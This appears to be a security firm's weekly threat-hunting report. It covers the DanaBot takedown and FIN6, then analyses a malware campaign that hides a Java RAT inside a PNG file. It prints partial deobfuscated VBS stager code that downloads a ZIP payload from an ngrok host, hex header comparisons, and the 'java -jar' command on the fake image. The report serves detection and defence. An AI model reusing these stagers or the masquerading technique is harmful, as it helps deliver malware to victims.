


The main title "THREAT HUNTING" in large, white, sans-serif capital letters, centered on the page. A horizontal blue light streak passes through the middle of the text.

THREAT HUNTING

The word "LAB" in white, sans-serif capital letters, positioned below the main title.

LAB

The date range "WEEK 02/06/2025 - 06/06/2025" in white, sans-serif capital letters, positioned below "LAB".

WEEK 02/06/2025 - 06/06/2025

Global Weekly Threat Overview


Global Weekly Notable One

Threat Hunting Activity


Global Weekly Threat Overview

A vulnerability in the DanaBot malware operation introduced in June 2022 update led to the identification, indictment, and dismantling of their operations in a recent law enforcement action. Zscaler's ThreatLabz researchers who discovered the vulnerability, dubbed 'DanaBleed,' explain that a memory leak allowed them to gain a deep peak into the malware's internal operations and the people behind it. Leveraging the flaw to collect valuable intelligence on the cybercriminals enabled an international law enforcement action named 'Operation Endgame' to take DanaBot infrastructure offline and indict 16 members of the threat group.


Top 10 file types



Top 10 malware family



Top 3 Ransomware Group



In a twist on typical hiring-related social engineering attacks, the FIN6 hacking group impersonates job seekers to target recruiters, using convincing resumes and phishing sites to deliver malware. FIN6 (aka "Skeleton Spider") is a hacking group that was initially known for conducting financial fraud, including compromising point-of-sale (PoS) systems to steal credit cards. However, in 2019, the threat actors expanded into ransomware attacks, joining existing operations like Ryuk and Lockergoga. The group has recently used social engineering campaigns to deliver 'More Eggs,' a JavaScript backdoor used for credential theft, system access, and ransomware deployment.

Global Weekly Notable One



Masquerading: Defense evasion

In recent weeks, our SOC shared a report on a malware campaign targeting the Italian territory. What makes this email campaign particularly sophisticated is its combination of multiple tactics designed to evade detection and exploit trusted platforms. Its multi-layered strategy ends with what we are focusing on: the chain ends with java executing a jar file disguised as a png file.

The team focused on that crucial point with which the attacker, in order to evade defenses, performs the final stage to infect the victim's host via java by providing a png file as an input file. This technique helps attackers evade detection because many antivirus solutions, email gateways, and endpoint protections perform quick checks based on file extensions or simple header analysis.

Threat Hunting Activity

TACTIC

Defense Evasion

TECHNIQUES


T1036 – Masquerading

Adversaries may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools. Masquerading occurs when the name or location of an object, legitimate or malicious, is manipulated or abused for the sake of evading defenses and observation. This may include manipulating file metadata, tricking users into misidentifying the file type, and giving legitimate task or service names.

Threat Hunting Activity

The first file of the chain is an obfuscated VBS with a custom dictionary that is recompiled during runtime. Part of the deobfuscated code is a song lyric, we assume it is used as padding, and/or to evade not-so-skilled analysts who at the evidence of something not initially malicious do not investigate further. At the end of the translated array we have the script with which it does the pdf and zipped archive retrieve, the next stager.

```
1 Dim bhz, esr, eqp, qyt
2 Set bhz = CreateObject("
   Scripting.Dictionary")
3 bhz.Add "ZZ", 39
4 bhz.Add "NB", 78
5 bhz.Add "ZW", 101
6 .
7 //[cropped_for_visualization]
8 .
9 bhz.Add "AT", 55
10 bhz.Add "FF", 51
11 bhz.Add "PQ", 56
12 bhz.Add "JK", 92
13 bhz.Add "QF", 38
14 bhz.Add "OT", 48
15 eqp = Array("ZZ", "NB", "ZW", "ZY", "NP",
   "LT", "U")
16 .
17 //[cropped_for_visualization]
18 .
19 "TX", "RT", "ZW", "DD", "DD", "KK", "PN", "
   AE", "U")
20 esr = ""
21 For Each qyt In eqp
22     esr = esr & Chr(bhz(qyt))
23 Next
24 Eval Execute(esr)
25
26
27
28
```




```
1 Negro drama, entre o sucesso e a lama
2 Dinheiro, problemas, invejas, luxo, fama
3 .
4 //[cropped_for_visualization]
5 .
6 Set objFSO = CreateObject("
   Scripting.FileSystemObject")
7 Set shell = CreateObject("Shell.Application")
8 Set wsh = CreateObject("WScript.Shell")
9
10 wsh.Run "https://drive.google.com/file/
   d/1kaW-o2QIPfHRAQ4_-7P3BEv8LLDhG7D2/view"
   , 1, False
11
12 zipURL = "https://fdsxzcggghadahdhdgadsfdfsfhghg
   cxvyjdsjjthrgbewagddxhg.ngrok.dev/
   InvoiceXpress.zip"
13 zipPath = "C:\Users\Public\InvoiceXpress.zip"
14 destFolder = "C:\Users\Public\InvoiceXpress"
15 scriptToRun = destFolder & "\bin\I
   nvoiceXpress.cmd"
16
17 If Not objFSO.FileExists(zipPath) Then
18     Set objXMLHTTP = CreateObject("
   MSXML2.XMLHTTP")
19     objXMLHTTP.Open "GET", zipURL, False
20     objXMLHTTP.Send
21 .
22 //[cropped_for_visualization]
23 .
24
```

Deobfuscation of the second stager

Threat Hunting Activity


This sophisticated campaign uses social engineering, legitimate-looking senders, domain research, file-sharing platforms, geolocation, and Ngrok tunnels to evade detection and deliver malware effectively. Focusing on the last steps, by crafting a file that have a valid PNG extension but contains a ZIP/JAR archive embedded inside, attackers masquerade malware initializer file. Most security tools and filters often rely on file extensions or the first few bytes of a file to determine its type, so they might classify it as a safe image and allow it through without further inspection.



Infection Chain

Threat Hunting Activity

When this file is passed to Java with the -jar option, Java ignores the PNG extension and instead validates the internal ZIP structure.



Observed Process Tree

Since the embedded JAR archive is intact, Java successfully loads and executes the malicious code inside, effectively bypassing defenses that expect JAR files to have a .jar extension or a specific MIME type. EDRs and security solutions might not scan the entire file to detect the embedded JAR payload hidden behind the PNG facade. Additionally, dynamic analysis environments or sandboxes might treat the file as an image and not trigger the Java execution path, allowing the malware to slip through automated defenses. Disguising initialize a RAT with a PNG file takes advantage of gaps in how security tools validate files and how Java processes them.


Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	gPNG.....IHDR
00000010	00	00	01	D5	00	00	01	FE	08	06	00	00	00	CA	D2	94	...ô...p.....Èö"
00000020	02	00	00	00	01	73	52	47	42	00	AE	CE	1C	E9	00	00sRGB.©î.é...
00000030	00	04	67	41	4D	41	00	00	B1	8F	0B	FC	61	05	00	00	..gAMA..±..üa...
00000040	00	09	70	48	59	73	00	00	0E	C3	00	00	0E	C3	01	C7	..pHYs...Ë...Ë.Ç
00000050	6F	A8	64	00	00	FF	A5	49	44	41	54	78	5E	9C	FD	F7	o`d..ÿIDATx`æÿ-

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	50	4B	03	04	14	00	08	08	08	00	29	23	B0	5A	00	00	PK.....)#°Z..
00000010	00	00	00	00	00	00	00	00	00	00	35	00	00	00	63	6F5...co
00000020	6D	2F	73	75	6E	2F	6A	6E	61	2F	70	6C	61	74	66	6F	m/sun/jna/platfo
00000030	72	6D	2F	6D	61	63	2F	43	6F	72	65	46	6F	75	6E	64	rm/mac/CoreFound
00000040	61	74	69	6F	6E	24	43	46	49	6E	64	65	78	2E	63	6C	ation\$CFIndex.cl
00000050	61	73	73	95	52	CB	4E	C2	40	14	3D	43	69	0B	04	14	ass•RENÂ@.=Ci...
00000060	51	F0	FD	20	31	11	49	4C	63	E2	4E	E2	C2	2A	49	0D	Qðý l.ILcâNâÂ*I.
00000070	71	A3	B2	1F	CB	48	4A	86	19	D2	16	E3	6F	B9	32	71	qf°.ÉHJ+.Ó.ão²2q
00000080	E1	07	F8	51	C6	DB	82	CA	0A	75	92	DE	33	F7	7D	E6	á.øQEÛ,Ê.u'F3÷}æ
00000090	DE	BE	7F	BC	BE	01	38	41	9D	C1	F1	F5	D0	89	C6	CA	B%.+%.8A.Âñöð%ÉE
000000A0	19	28	EE	8C	24	8F	1F	74	38	74	86	DC	77	5C	1D	8A	.(iG\$.t8t+üw\.š
000000B0	B6	1E	AB	1E	8F	03	AD	E6	DD	B6	A7	7B	E2	C9	06	63	Œ.«.....öÿŒSzâŒ.c

Headers differences

Threat Hunting Activity

Detection can be made on EID 4688 looking suspicious process execution pattern, like what was observed during this campaign, that tricks defenses into trusting the file based on its outward appearance while still enabling the attacker to execute malicious code. This highlights the importance of continuous research rely on deeper content inspection and behavior-based detection to catch such sophisticated evasion techniques.



The screenshot displays the Windows Security Event Viewer interface. The 'Details' tab is selected, showing the following information:

Process Information:	
New Process ID:	0x95b4
New Process Name:	C:\Users\Public\unwantedFolder\bin\java.exe
Token Elevation Type:	TokenElevationTypeLimited (3)
Mandatory Label:	Etichetta obbligatoria\Livello obbligatorio medio
Creator Process ID:	0x9a6c
Creator Process Name:	C:\Windows\System32\cmd.exe
Process Command Line:	java.exe -jar -noverify Not_an_image.png

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	5/29/2025 3:20:33 PM
Event ID:	4688	Task Category:	Process Creation

EID 4688



THREAT HUNTING



 SORINT_{SEC}